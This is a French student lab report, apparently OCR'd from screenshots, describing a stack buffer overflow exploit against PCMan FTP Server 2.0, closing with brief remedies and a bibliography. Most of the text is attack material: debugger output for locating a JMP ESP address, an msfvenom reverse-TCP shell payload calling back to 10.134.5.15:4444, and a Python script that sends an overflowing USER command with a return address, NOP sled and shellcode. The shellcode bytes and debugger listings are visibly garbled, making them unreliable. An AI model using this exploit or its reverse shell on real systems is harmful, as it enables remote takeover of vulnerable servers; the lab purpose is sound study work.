On doit aller depuis notre EIP à notre shellcode. Après , on pourra mettre notre adresse d'ESP dans EIP , si on met directement notre EIP à notre ESP sachant qu'il commence de 00 , notre exécution va s'arrêté . Donc on va opté par l'utilisation de la méthode Jump ESP pour accéder à notre shellcode.



On va essayer de trouver l'adresse de jump ESP.

Immunity Debugger - PCManFTPD2.exe - [CPU - main thread, module PCManFTP]

C File View Debug Plugins ImmLib Options Window Help Jobs

Code auditor a

00413697 \$ 55 PUSH EBP
00413698 . 8BEC MOV EBP,ESP
0041369A . 6A FF PUSH -1
0041369C . 68 189C4300 PUSH PCManFTP.004189C18
004136A1 . 68 BC854100 PUSH PCManFTP.004185BC
004136A6 . 64:A1 00000000 MOU EAX,DWORD PTR FS:[0] SE handler installation
004136AC . 50 PUSH EAX
004136AD . 64:8925 000000 MOU DWORD PTR FS:[0],ESP
004136B4 . 83EC 58 SUB ESP,58
004136B7 . 59 PUSH EBX
004136B8 . 56 PUSH ESI
004136B9 . 57 PUSH EDI
004136BA . 8965 E8 MOU
004136BD . FF15 E4514300 CALL PCManFTP.00414300
004136C3 . 33D2 XOR
004136C5 . 8A04 MOV
004136C7 . 8915 B0574400 MOV
004136CD . 8BC8 MOV
004136CF . 81E1 FF000000 AND
004136D5 . 890D AC574400 MOU
004136DB . C1E1 08 SHL
004136DE . 03CA ADD
004136E0 . 890D A8574400 MOU
004136E6 . C1E8 10 SHR
004136E9 . A3 A4574400 MOU DWORD PTR DS:[4457A4],EAX
004136EE . 6A 01 PUSH 1
004136F0 . E8 3F580000 CALL PCManFTP.00418F34
004136F5 . 59 POP ECX
004136F6 . 85C0 TEST EAX,EAX
004136F8 . 75 08 JNZ SHORT PCManFTP.00413702
004136FA . 6A 1C PUSH 1C
004136FC . E8 C3000000 CALL PCManFTP.004137C4
00413701 . 59 POP ECX
00413702 > E8 152F0000 CALL PCManFTP.0041661C
00413707 . 85C0 TEST EAX,EAX
00413709 . 75 08 JNZ SHORT PCManFTP.00413713
0041370B . 6A 10 PUSH 10
0041370D . E8 B2000000 CALL PCManFTP.004137C4
00413712 . 59 POP ECX
00413713 > 39F6 XOR ESI,ESI
00413715 . 8975 FC MOU DWORD PTR SS:[EBP-41],ESI

Find command

JMP ESP

Entire block

Find Cancel

Pour le premier coup , on n'a pas trouvé de module exécutable pour cette commande , on va procéder par le redémarrage du serveur et chercher cette dernière jusqu'à trouver l'adresse de JMP ESP.



Ou bien , utiliser la bibliothèques de Mona.py , on la télécharge puis on le mets sur le dossier PyCommands de Immunity debugger

.. ↑ └ Ce PC > OS (C:) > Programmes (x86) > Immunity Inc > Immunity Debugger > PyCommands

	Nom	Modifié le	Type	Taille
rapide	dependencies.py	16/11/2010 20:39	Fichier PY	1 Ko
au	duality.py	16/11/2010 20:39	Fichier PY	2 Ko
chargements	findantidep.py	28/02/2011 19:04	Fichier PY	2 Ko
uments	finddatatype.py	28/02/2011 19:04	Fichier PY	2 Ko
ges	findloop.py	28/02/2011 19:04	Fichier PY	3 Ko
Science	findpacker.py	28/02/2011 19:04	Fichier PY	2 Ko
	funsniff.py	16/11/2010 20:39	Fichier PY	8 Ko
	getevent.py	28/02/2011 19:04	Fichier PY	1 Ko
buffer overflow	getrpc.py	16/11/2010 20:39	Fichier PY	5 Ko
	gflags.py	28/02/2011 19:04	Fichier PY	3 Ko
	heap.py	16/11/2010 20:39	Fichier PY	8 Ko
rive	hidedebug.py	16/11/2010 20:39	Fichier PY	32 Ko
	hippie.py	16/11/2010 20:39	Fichier PY	7 Ko
	hookheap.py	16/11/2010 20:39	Fichier PY	5 Ko
u	hookndr.py	28/02/2011 19:04	Fichier PY	4 Ko
	hookssl.py	16/11/2010 20:39	Fichier PY	7 Ko
	horse.py	28/02/2011 19:04	Fichier PY	6 Ko
	list.py	28/02/2011 19:04	Fichier PY	1 Ko
	lookaside.py	16/11/2010 20:39	Fichier PY	3 Ko
	mark.py	16/11/2010 20:39	Fichier PY	5 Ko
	mike.py	28/02/2011 19:04	Fichier PY	35 Ko
	modptr.py	28/02/2011 19:04	Fichier PY	4 Ko
	mona.py	13/07/2020 13:33	Fichier PY	638 Ko

(s) | 1 élément sélectionné 637 Ko |



Immunity Debugger - PCManFTPD2.exe - [Log data]

File	View	Debug	Plugins	JmmLib	Options	Window	Help	Jobs	
Immunity Consulting Services Manager									
Address Message									
- Processing modules									
0x040F800	- Done. Let's rock 'n roll.								
Module Info :	Base	Top	Size	Rebase	SafeSEH	RSLR	NXCompat	OS DLL	Version, Modulename & Path
0x040F800	0x76e57000	0x000017000	True	True	False	True	True	10.0.18962.1287 [win32u.dll] (C:\WINDOWS\SYSTEM32\win32u.dll)	
0x040F800	0x6b160000	0x000160000	True	True	False	True	True	10.0.18962.1 [NLApi1.dll] (C:\WINDOWS\system32\NLApi1.dll)	
0x040F800	0x74a60000	0x00007c000	True	True	False	True	True	10.0.18962.1110 [nvsvc_win.dll] (C:\WINDOWS\SYSTEM32\nvsvc_win.dll)	
0x040F800	0x74a60000	0x00007c000	True	True	False	True	True	10.0.18962.1111 [nvsvc_w32.dll] (C:\WINDOWS\SYSTEM32\nvsvc_w32.dll)	
0x040F800	0x73f90000	0x000093000	True	True	False	True	True	10.0.18962.1180 [DNSRPT1.dll] (C:\WINDOWS\SYSTEM32\DNSRPT1.dll)	
0x040F800	0x6fe0a000	0x00007a000	True	True	False	True	True	5.91.29.1231 [RICHED20.dll] (C:\WINDOWS\SYSTEM32\RICHED20.dll)	
0x040F800	0x76a90000	0x000019000	True	True	False	True	True	10.0.18962.1181 [CRYPTBASE.dll] (C:\WINDOWS\SYSTEM32\CRYPTBASE.dll)	
0x040F800	0x74510000	0x000015000	True	True	False	True	True	10.0.18962.1 [CRYPTBASE.dll] (C:\WINDOWS\SYSTEM32\CRYPTBASE.dll)	
0x040F800	0x6fd51000	0x000031000	True	True	False	True	True	9.10.349.0 [Insls1.dll] (C:\WINDOWS\SYSTEM32\Insls1.dll)	
0x040F800	0x74160000	0x00017a000	True	True	False	True	True	10.0.18962.1182 [Insls1.dll] (C:\WINDOWS\SYSTEM32\Insls1.dll)	
0x040F800	0x722f8000	0x000019000	True	True	False	True	True	10.0.18962.1 [Insls1.dll] (C:\WINDOWS\SYSTEM32\Insls1.dll)	
0x040F800	0x6b150000	0x000100000	True	True	False	True	True	10.0.18962.1 [wsbthd.dll] (C:\WINDOWS\system32\wsbthd.dll)	
0x040F800	0x6b150000	0x000160000	True	True	False	True	True	10.0.18962.1180 [Inpnmsp.dll] (C:\WINDOWS\system32\Inpnmsp.dll)	
0x040F800	0x74b10000	0x000016000	True	True	False	True	True	10.0.18962.1171 [kernel.apcore.dll] (C:\WINDOWS\SYSTEM32\kernel.apcore.dll)	
0x040F800	0x75300000	0x000017000	True	True	False	True	True	10.0.18962.1171 [kernel.apcore.dll] (C:\WINDOWS\SYSTEM32\kernel.apcore.dll)	
0x040F800	0x76a60000	0x000173000	True	True	False	True	True	10.0.18962.1180 [bcrypt.dll] (C:\WINDOWS\SYSTEM32\bcrypt.dll)	
0x040F800	0x76a60000	0x000019000	True	True	False	True	True	10.0.18962.1180 [bcrypt.dll] (C:\WINDOWS\SYSTEM32\bcrypt.dll)	
0x040F800	0x6d0445000	0x000045000	False	False	False	False	False	2.0.0.0.0 [PChanFTPD2.exe] (C:\Users\RI40IN\Desktop\SSL buffer overflow attack\PChan's Ftp Server\PChanFTPD2.exe)	
0x040F800	0x747380000	0x0000c5000	True	True	False	True	True	7.0.0.18962.1180 [PROPSYS.dll] (C:\WINDOWS\SYSTEM32\PROPSYS.dll)	
0x040F800	0x748460000	0x0000c5000	True	True	False	True	True	7.0.0.18962.1180 [PROPSYS.dll] (C:\WINDOWS\SYSTEM32\PROPSYS.dll)	
0x040F800	0x748460000	0x0000c5000	True	True	False	True	True	7.0.0.18962.1180 [PROPSYS.dll] (C:\WINDOWS\SYSTEM32\PROPSYS.dll)	
0x040F800	0x748460000	0x0000c5000	True	True	False	True	True	7.0.0.18962.1180 [PROPSYS.dll] (C:\WINDOWS\SYSTEM32\PROPSYS.dll)	
0x040F800	0x100000000	0x000005000	False	False	False	False	False	-1.0. [BlowFish.dll] (C:\Users\RI40IN\Desktop\SSL buffer overflow attack\PChan's Ftp Server\BlowFish.dll)	
0x040F800	0x713d10000	0x000051000	True	True	False	True	True	10.0.18962.1180 [Fpuclient.dll] (C:\WINDOWS\SYSTEM32\Fpuclient.dll)	
0x040F800	0x713d10000	0x000051000	True	True	False	True	True	10.0.18962.1180 [Fpuclient.dll] (C:\WINDOWS\SYSTEM32\Fpuclient.dll)	
0x040F800	0x731f80000	0x000005000	True	True	False	True	True	10.0.18962.1180 [WSOCK32.dll] (C:\WINDOWS\SYSTEM32\WSOCK32.dll)	
0x040F800	0x749450000	0x000025000	True	True	False	True	True	10.0.18962.1049 [SapICL.dll] (C:\WINDOWS\SYSTEM32\SapICL.dll)	
0x040F800	0x750100000	0x000004000	True	True	False	True	True	10.0.18962.1180 [SapICL.dll] (C:\WINDOWS\SYSTEM32\SapICL.dll)	
0x040F800	0x750100000	0x000004000	True	True	False	True	True	10.0.18962.1180 [SHLWAPI.dll] (C:\WINDOWS\SYSTEM32\SHLWAPI.dll)	
0x040F800	0x750540000	0x0000044000	True	True	False	True	True	10.0.18962.1180 [USER32.dll] (C:\WINDOWS\SYSTEM32\USER32.dll)	
0x040F800	0x750540000	0x000019000	True	True	False	True	True	10.0.18962.1180 [cond19.dll] (C:\WINDOWS\SYSTEM32\cond19.dll)	
0x040F800	0x770400000	0x000005000	True	True	False	True	True	10.0.18962.1180 [cond19.dll] (C:\WINDOWS\SYSTEM32\cond19.dll)	
0x040F800	0x745920000	0x0000052000	True	True	False	True	True	10.0.18962.1180 [IPHLRAPI.dll] (C:\WINDOWS\SYSTEM32\IPHLRAPI.dll)	
0x040F800	0x6b1b00000	0x000110000	True	True	False	True	True	10.0.18962.1180 [Inapinsp.dll] (C:\WINDOWS\SYSTEM32\Inapinsp.dll)	
0x040F800	0x748460000	0x000005000	True	True	False	True	True	10.0.18962.1180 [OLEAUT32.dll] (C:\WINDOWS\SYSTEM32\OLEAUT32.dll)	
0x040F800	0x750400000	0x0000092000	True	True	False	True	True	10.0.18962.698 [profapi.dll] (C:\WINDOWS\SYSTEM32\profapi.dll)	
0x040F800	0x750400000	0x000010000	True	True	False	True	True	10.0.18962.1180 [RPCRT4.dll] (C:\WINDOWS\SYSTEM32\RPCRT4.dll)	
0x040F800	0x750400000	0x000005000	True	True	False	True	True	10.0.18962.1180 [RPCRT4.dll] (C:\WINDOWS\SYSTEM32\RPCRT4.dll)	
0x040F800	0x750400000	0x0000084000	True	True	False	True	True	10.0.18962.1180 [shcore.dll] (C:\WINDOWS\SYSTEM32\shcore.dll)	
0x040F800	0x76a6a0000	0x0000220000	True	True	False	True	True	10.0.18962.360 [IMM32.dll] (C:\WINDOWS\SYSTEM32\IMM32.dll)	
0x040F800	0x76a6a0000	0x0000220000	True	True	False	True	True	10.0.18962.1180 [Windows.Storage.dll] (C:\WINDOWS\SYSTEM32\Windows.Storage.dll)	
0x040F800	0x76a6a0000	0x0000220000	True	True	False	True	True	10.0.18962.1180 [Inssock.dll] (C:\WINDOWS\SYSTEM32\Inssock.dll)	
0x040F800	0x76e370000	0x0001ff000	True	True	False	True	True	10.0.18962.1180 [KERNELBASE.dll] (C:\WINDOWS\SYSTEM32\KERNELBASE.dll)	
0x040F800	0x769300000	0x000026000	True	True	False	True	True	6.10 [COMCTL32.dll] (C:\WINDOWS\MinWin\w8_microsoft.common-controls_6595b64144ccfdf_6.0.18962.1256_none.dll)	
0x040F800	0x769300000	0x000026000	True	True	False	True	True	10.0.18962.1110 [Ucrtbase.dll] (C:\WINDOWS\SYSTEM32\ucrtbase.dll)	
0x040F800	0x76f200000	0x000123000	True	True	False	True	True	10.0.18962.1110 [Ucrtbase.dll] (C:\WINDOWS\SYSTEM32\ucrtbase.dll)	
0x040F800	0x620660000	0x000006000	True	True	False	True	True	10.0.18962.1 [RICHED32.dll] (C:\WINDOWS\SYSTEM32\RICHED32.dll)	
0x040F800	0x754460000	0x0000321000	True	True	False	True	True	10.0.18962.1262 [GDI32.dll] (C:\WINDOWS\SYSTEM32\GDI32.dll)	
0x040F800	0x754460000	0x0000321000	True	True	False	True	True	10.0.18962.1180 [Powerprof.dll] (C:\WINDOWS\SYSTEM32\Powerprof.dll)	
0x040F800	0x754460000	0x000043000	True	True	False	True	True	10.0.18962.1171 [NSI.dll] (C:\WINDOWS\SYSTEM32\NSI.dll)	
0x040F800	0x755470000	0x000007000	True	True	False	True	True	10.0.18962.1180 [bcryptPrimitives.dll] (C:\WINDOWS\SYSTEM32\bcryptPrimitives.dll)	
0x040F800	0x770f00000	0x000060000	True	True	False	True	True	10.0.18962.1287 [bcryptPrimitives.dll] (C:\WINDOWS\SYSTEM32\bcryptPrimitives.dll)	

Sur notre machine linux, on récupère l'adresse de JMP ESP

```
root@kali:~/Desktop/Exploit_PCMan# locate nasm_shell
/usr/bin/msf-nasm_shell
/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
root@kali:~/Desktop/Exploit_PCMan# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb

^[[B^[[A^[[Dnasm >

nasm > JMP ESP
00000000  FFE4      jmp esp
nasm >
```

A l'aide de Mona.py on utilise la commande suivante pour trouver l'adresse de JMP ESP , et on choisit une des suivants (7549D8D4) ainsi qu'on va la saisir sur notre code python en inverse vue qu'elle est en format Indien :



Immunity Debugger - PCManFTP2.exe - [Log data]

Immunity Debugger - C:\Windows\TEMP\1.DLL [Log data] File View Debug Plugins ImmLib Options Window Help Jobs

www.mind-it.de

Running



Notre code d'exploitation est maintenant prêt.

```
root@kali: ~/Desktop/Exploit_PCMan# msfvenom -p windows/shell_reverse_tcp LHOST=10.134.5.15 LPORT=4444 EXITFUNC=thread -f c
-a x86 -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xbff\x3e\x4f\x37\x5c\xd9\xce\xd9\x74\x24\xf4\x5d\x29\xc9\xb1"
"\x52\x31\x7d\x12\x83\xc5\x04\x03\x43\x41\xd5\xa9\x47\xb5\x9b"
"\x52\xb7\x46\xfc\xdb\x77\x3c\xbf\x17\x28\x8c\xcb\x75\xc5"
"\x67\x99\x6d\x5e\x05\x36\x82\xd7\xa0\x60\xad\xe8\x99\x51\xac"
"\x6a\xe0\x85\x0e\x52\x2b\xd8\x4f\x93\x56\x11\x1d\x4c\x1c\x84"
"\xb1\xf9\x68\x15\x3a\xb1\x7d\xdf\x02\x7f\x0c\x4e\x18\x26"
"\x8e\x71\xcd\x52\x87\x69\x12\x5e\x51\x02\xe0\x14\x60\xc2\x38"
"\xd4\xcf\x2b\xf5\x27\x11\x6c\x32\xd8\x64\x84\x40\x65\x7f\x53"
"\x3a\xb1\x0a\x47\x9c\x32\xac\x31\x1c\x96\x2b\x20\x12\x53\x3f"
"\x6e\x37\x62\xec\x05\x43\xef\x13\xc9\xc5\xab\x37\xcd\x8e\x68"
"\x59\x54\x6b\xde\x66\x86\xd4\xbf\xc2\xcd\xf9\xd4\x7e\x8c\x95"
"\x19\xb3\x2e\x66\x36\xc4\x5d\x54\x99\x7e\xc9\xd4\x52\x59\x0e"
"\x1a\x49\x1d\x80\xe5\x72\x5e\x89\x21\x26\x0e\xa1\x80\x47\xc5"
"\x31\x2c\x92\x4a\x61\x82\x4d\x2b\xd1\x62\x3e\xc3\x3b\x6d\x61"
"\xf3\x44\x7a\x0a\x9e\xbf\x20\x3f\xd9\xba\xbf\x57\xe7\xc4\xae"
"\xb6\x22\xba\x13\x27\xfd\x53\x8d\x62\x75\xc5\x52\xb9\xf0"
"\xc5\xd9\x4e\x05\x8b\x29\x3a\x15\x7c\xda\x71\x47\xb\xe5\xaf"
"\xef\xb7\x74\x34\xef\xbe\x64\xe3\xb8\x97\x5b\xfa\x2c\x0a\xc5"
"\x54\x52\x93\x9f\xdf\xd6\x0c\x60\x21\xd7\xc1\xdc\x05\xc7\x1f"
"\xdc\x01\xb3\xcf\x8b\xdf\x6d\xb6\x65\xae\xc7\x60\xd9\x78\x8f"
"\xf5\x11\xbb\xc9\xf9\x7f\x4d\x35\x4b\xd6\x08\x4a\x64\xbe\x9c"
"\x33\x98\x5e\x62\xee\x18\x7e\x81\x3a\x55\x17\x1c\xaf\xd4\x7a"
"\x9f\x1a\x1a\x83\x1c\xae\xe3\x70\x3c\xdb\xe6\x3d\xfa\x30\x9b"
"\x2e\x6f\x36\x08\x4e\xba";
root@kali: ~/Desktop/Exploit_PCMan#
```

On copie ce code qui représente notre dépassement de tampons.

```
File Actions Edit View Help
root@kali: ~ /Desktop/Exploit_PCMAn
GNU nano 5.4
PORT = 21
exploit5.py

sock = socket.socket(socket.AF_INET , socket.SOCK_STREAM)
# On se connecte a notre serveur FTP
sock.connect((HOST,PORT))

print ("Message du serveur ", sock.recv(10000))

username = "A"*3465

username += "\xd4\xd8\x49\x75"

username += "\x90"*32

username += "\xbff\x3e\x4f\x37\x5c\xd9\xce\xd9\x74\x24\xf4\x5d\x29\xc9\xb1"
"\x52\x31\x7d\x21\x83\x51\x04\x03\x43\x41\xd5\x99\x7\xb5\x9b"
"\x52\x71\x46\xfc\xdb\x52\x77\x3c\xbf\x17\x28\x8c\xcb\x75\xc5"
"\x67\x99\x6d\x5e\x05\x36\x82\xd7\xao\x60\xad\x8c\x99\x51\xac"
"\x6a\x08\x85\x0e\x52\xbd\x8d\x4f\x93\x56\x11\x1d\xc1\xc1\x84"
"\xb1\xf9\x68\x15\x3a\x91\x7d\xfd\x02\x7f\x0c\xe\x18\x26"
"\x8e\x71\xcd\x52\x87\x69\x12\x5c\x51\x02\xe0\x14\x60\xc2\x38"
"\xd4\xcf\x2b\xf5\x27\x11\x6c\x32\xd8\x64\x84\x40\x65\x7f\x53"
"\x3a\xb1\x0a\x7\x9c\x2\xac\x3\x1c\x96\x2b\x20\x12\x53\x3f"
"\x6e\x37\x62\xec\x05\x3\xef\x13\xc9\xc5\xab\x37\xcd\x8e\x68"
"\x59\x54\x6d\xd\x66\x86\xd4\xbf\xc2\xcd\xf9\xd4\x7e\x8c\x95"
"\x19\xb3\x2\xe6\x36\xc4\x5d\x54\x99\x7e\xc9\xd4\x82\x59\x0e"
"\x1a\x49\x1d\x80\xe5\x72\x5e\x89\x21\x26\x0e\xa1\x80\x47\xc5"
"\x31\x2c\x92\x4a\x61\x82\x4d\xfb\xd1\x62\x3e\xc3\x3b\x6d\x61"
"\xf3\x44\xa7\x0a\x9e\xbf\x20\xfd\x9\xba\xbf\x57\x7\xc4\xae"
"\xb9\x6e\x22\xba\x13\x27\xfd\x53\x8d\x62\x7\xc5\x52\xb9\xf0"
"\xc5\xd9\x4e\x05\x8b\x29\x3a\x15\x7\xda\x71\x47\x2b\xe5\xaf"
"\xf7\xb7\x74\x34\x4\xfb\x64\xe3\xb8\x97\xb\xfa\x2\xc\x0a\xc5"
"\x54\x52\xd7\x9\x9\x6\xd\x0\x6\x2\x1\xd\xc\x0\x5\x7\x1f"
"\xb3\xcf\xfb\x8\xdf\x6\xb\x6\x6\xae\xc\x7\x6\xd\x9\x7\x8\xf"
"\xf5\x1\xbb\x9\xf\x7\xf\x4\x3\x5\x4\xd\x6\x0\x8\x4\xbe\x9c"
"\x3\x9\x5\x6\x2\xee\x8\x7\x8\x1\x3\x5\x1\x7\x1\xaf\xd\x7\x7a"
"\x9\xf\x1\x1\x8\x3\x1\xae\xe3\x7\x3\xc\xdb\xe\x6\x3\xfa\x30\x9b"
"\x2\xe\xf\x3\x0\x8\x4\xba"

#Sur Python pour envoyer des donnees avec les sockets ,il faut les encoder
sock.send(("USER " + username + "\r\n").encode())

print ("Message du serveur ", sock.recv(10000))
```



Pour finir, on va exécuter en parallèle notre script d'exploitation et la commande

nc -u 10.134.5.15 4444 sur notre shell de kali linux

On a vérifié qu'il y'a eu une connexion TCP en utilisant le port 4444 sur notre machine Windows.



Remèdes :

Comment protéger nos programmes contre les bufferOverflow ?

- Eviter le langage C et C++ pour développer nos applications, il vaudrait mieux utiliser d'autres langages comme COBOL, Java ou python car ils ne donnent pas un accès direct à la mémoire
- Utiliser des analyse statique de scan de l'application ou logiciel développer afin d'éviter des dépassemens de tampons
- Lors du développement : propreté du source (utiliser malloc/free le plus possible, utiliser les fonctions n comme strncpy pour vérifier les limites...), utilisation de librairies de développement spécialisée contre les buffers overflow .



Conclusion :

Dans ce projet , on a appris comment utiliser les instruction du langage Assembleur comme **JMP ESP** afin de rediriger le flux de la vulnérabilité d'un programme et aussi exécuter du shellcode . On a aussi utiliser un outil très performant de debugging qui est Immunity Debugger , et aussi en utilisant des scripts de python personnalisé comme Mona.py (pour trouver l'adresse d'une instruction en assembleur) .

En outre , on a détecté et supprimer les caractères malveillants pour attaquer notre machine vulnérable.

Du point de vue de statistiques, les dépassemens de tampons font couler dernièrement vue qu'il y'a une culture de développement (génie logiciel notamment) afin d'aider le développeur a bien rédigé son code et le sécuriser. De plus , la sécurité logiciel aide à trouver et répare tous dépassemens de tampons avant la sortie du logiciel au marché .



Bibliographie :

[1] Le livre Buffer Overflow Attacks Detect , Exploit , Prevent

[2] Youtube : Buffer Overflows Made Easy - The Cyber Mentor